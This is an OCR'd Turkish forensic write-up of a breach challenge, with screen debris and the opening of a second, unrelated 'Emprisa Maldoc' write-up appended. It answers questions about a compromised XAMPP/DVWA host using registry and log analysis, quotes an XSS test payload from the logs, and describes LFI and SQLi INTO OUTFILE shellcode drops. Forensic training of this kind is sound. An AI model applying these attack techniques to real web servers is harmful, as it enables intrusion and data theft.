
RepRipper 2.8(İndirmek İçin; https://github.com/warewolf/regripper)
FTK Imager (İndirmek İçin; https://accessdata.com/product-download/ftk-imager-version-4-5.)
Registry Explorer(İndirmek İçin; https://files1.majorgeeks.com/10afebdbffcd4742c81a3cb0f6ce4092156b4375/registry/RegExp.exe)
https://gchq.github.io/CyberChef/

1. What is the computer's name?


İlk sorumuzda bizden cihazın adını istemiş bunun için AccesData FTK Imager adlı programı s4a-challenge4 dosyasını uygulamamın içerisine yansıttım. [File ; Add Evidence Item seceneğini kullanarak İmge file dosyamı uygulamamda açtım] Daha sonra Config klasörüne sağ tık yapıp export file seçeneğini kullanarak masaüstüne çıkarttım. Çıkartılan dosyayı Regripper adlı programa yansıttım ve bir metin belgesi olarak masaüstüne çıkarttım.[Profile seçeneğini System olarak ayarlayınız] Bana bilgisayar adını sorduğu için oluşturulan rapor dosyasında Ctrl+F seçeneğini kullanarak aynı zamanda cevabıma hızlı ulaşmak için açılan girdiye ComputerName yazdım cevabım; WIN-L0ZZQ76PMUF




Select Source
Please Select the Source Evidence Type
Physical Drive
Logical Drive
Image File
Contents of a Folder
(logical file-level analysis only; excludes deleted, unallocated, etc.)
< Geri
Sonraki >
Cancel
Help


Aç
Bu bilgisayar › Masaüstü › c7-Breach › Breach
Düzenle
Yeni klasör
Belgeler
Resimler
Breach
T1
tt
Ad
Değiştirme tarihi
Tür
memdump.mem
3.09.2015 13:04
MEM Dosyası
memdump.rar
13.04.2022 17:57
WinRAR archive
s4a-challenge4
12.09.2015 21:40
Dosya
s4a-challenge4.id0
13.04.2022 19:43
ID0 Dosyası
Dosya adı:
s4a-challenge4


Browse...
< Geri
Finish
Cancel
Help




```
1.txt
290   RAC : %ProgramData%\Microsoft\RAC\* %ProgramData%\Microsoft\RAC\StateData\* %ProgramData%\Microsoft\RAC\PublishedData\*
291
292   KeysNotToRestore key
293   ControlSet001\Control\BackupRestore\KeysNotToRestore
294   LastWrite Time Thu Jan  1 00:00:00 1970 (UTC)
295
296   Specifies the names of the registry subkeys and values that backup applications should not restore
297
298     Mount Manager : MountedDevices\
299     Installed Services : CurrentControlSet\Services\*
300     MS Distributed Transaction Coordinator : HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSDTC\ASR
301     Session Manager : CurrentControlSet\Control\Session Manager\AllowProtectedRenames
302     Pending Rename Operations : CurrentControlSet\Control\Session Manager\PendingFileRenameOperations
303     Pending Rename Operations2 : CurrentControlSet\Control\Session Manager\PendingFileRenameOperations2
304   ----------------------------------------
305   compname v.20090727
306   (System) Gets ComputerName and Hostname values from System hive
307
308   ComputerName    = WIN-L0ZZQ76PMUF
309   TCP/IP Hostname = WIN-L0ZZQ76PMUF
310   ----------------------------------------
311   crashcontrol v.20131210
312   (System) Get crash control information
313
314   CrashDumpEnabled = 2 [Kernel memory dump]
315   DumpFile         = %SystemRoot%\MEMORY.DMP
316   MinidumpDir      = %SystemRoot%\Minidump
317   LogEvent         = 1
318     Logs an event to the System Event Log (event ID = 1001, source = Save Dump)
319   ----------------------------------------
320   ddm v.20081129
321   (System) Get DDM data from Control Subkey
322
.*  Aa  “”  ComputerName  Find  Find Prev
1 of 2 matches  Spaces:
```


2. What is the Timezone of the compromised machine? Format: UTC+0 (no-space)

İkinci sorumda benden cihazın UTC cinsinden zaman dilimini soruyor. Bunun için Tekrar çıkartılan dosyaya Ctrl+F yaprak TimeZone yazdıktan sonra bizlere Active olan saat dilimini veriyor buradaki saat farkı [Bias - Active] arası bir saat olduğu için pasifik saat dilimini bize göstermektedir.




3. What was the first vulnerability the attacker was able to exploit?


Üçüncü soruda bana Saldırganın yararlanabildiği ilk güvenlik açığını soruyor . Bunun için xampp klasörünü AccesDatadan çıkarttık sonra apache - logs - acces.log metin belgesini gözden geçirirken web uygulamasına birçok istek yapıldığını fark ettim biraz inceledikten sonra yaygın olan Xss komut dosyasını <script>alert('xss');</script> aratarak **XSS injekte edildiğini gördüm.**



4. What is the operating system build number?
Dördüncü soruda bizden İşletim sistemi yapı numarasını istiyor. Bunun için tekrar Regripper exeye dönerek config adı altında software dosyasını bir texte yazdırdım. Registered **aratarak cevap olan CurrentBuildNumber [Yapı Numarasına ulaştım]**




5. How many users are on the compromised machine?
Güvenliği ihlal edilmiş makinede kaç kullanıcının olduğunu soruyor.burada registry explorer indirerek \Windows\System32\config\SAM klasörüne girdiğimde hesap bilgilerinde 4 kullanıcının olduğunu gördüm[Bunu RegRipper da yapabilirsiniz]




6- What is the webserver package installed on the machine?
Makinede kurulu web sunucusu paketini soruyor 3. sorudan yola çıkarak xampp web sunucusu paketini tespit ettim


7-What is the name of the vulnerable web app installed on the webserver?
Web sunucusuna yüklenen güvenlik açığı bulunan web uygulamasının adını soruyor. web sunucusu programının XAMPP olduğunu biliyoruz önceki sorulardan php siteler ise htdocs kullanmaktadır htdosc klasörüne girerek burada gözümüze çarpan klasör olarak DVWA klasörü önümüze çıkıyor (kasıtlı olarak güvenlik açıkları içeren bir klasördür fazla detaya inerek sizlere bunaltmak istemedim)




8. The attacker read multiple files through the LFI vulnerability. One of them is related to network configuration. What is the filename?
Saldırgan, LFI güvenlik açığı aracılığıyla birden çok dosyayı okudu. Bunlardan biri ağ yapılandırmasıyla ilgilidir. Dosya adı nedir? diye soruyor . Burada system32 bilgisayarın ana dosyasını aratarak sonuçlarda mozilla tarayıcısıyla aktarım yaptığını gördüm . Host dosyası gözüme çarptı hosts dosyaları ağ akımlarını tutan dosyalardır.
Ek bilgi: Tabi bu orjinal hosts dosyası ile yapılmamaktadır host dosyaları değiştirilerek bazı oyunlarda ağ akımı veya antiban yapılmaktadır.[Ne kadar tutarsa :D]



9- When did the attacker create the first user?
Saldırgan ilk kullanıcıyı ne zaman yarattığını soruyor. Burada ise tarih sıralarına bakarak ilk kullanıcının oluşturulma tarihine bakıyoruz admin ve guest1 hesabı aynı anda açılmış bunlardan biri olamayacağı için sadece user1 kullanıcığı hacker kullanıcısıyla aynı tarihte açıldığını görüyoruz.



10- The attacker dropped a shellcode through SQLi vulnerability. The shellcode was checking for a specific version of PHP. Provide the PHP version number?
Saldırgan, SQLi güvenlik açığı aracılığıyla bir kabuk kodu düşürdü. Kabuk kodu, belirli bir PHP sürümünü kontrol ediyordu. PHP sürüm numarasını sağlayın? diyor . üsqlmap'e aşinayım ve sql enjeksiyon yoluyla dosya yazmak için INTO OUTFILE kullanmanız gerekiyor burada loglardan OUTFILE aratarak çıkan kodu https://gchq.github.io/CyberChef/ çözümledim



Emprisa Maldoc

Herkese merhaba,

bu konuda CyberDefenders platformunda yer alan Emprisa Maldoc isimli challenge ele alicam.

Kayit oldugunuzu varsayarak basliyorum.

Details:

Kullanilan araclar listesi;


rtfdump.py

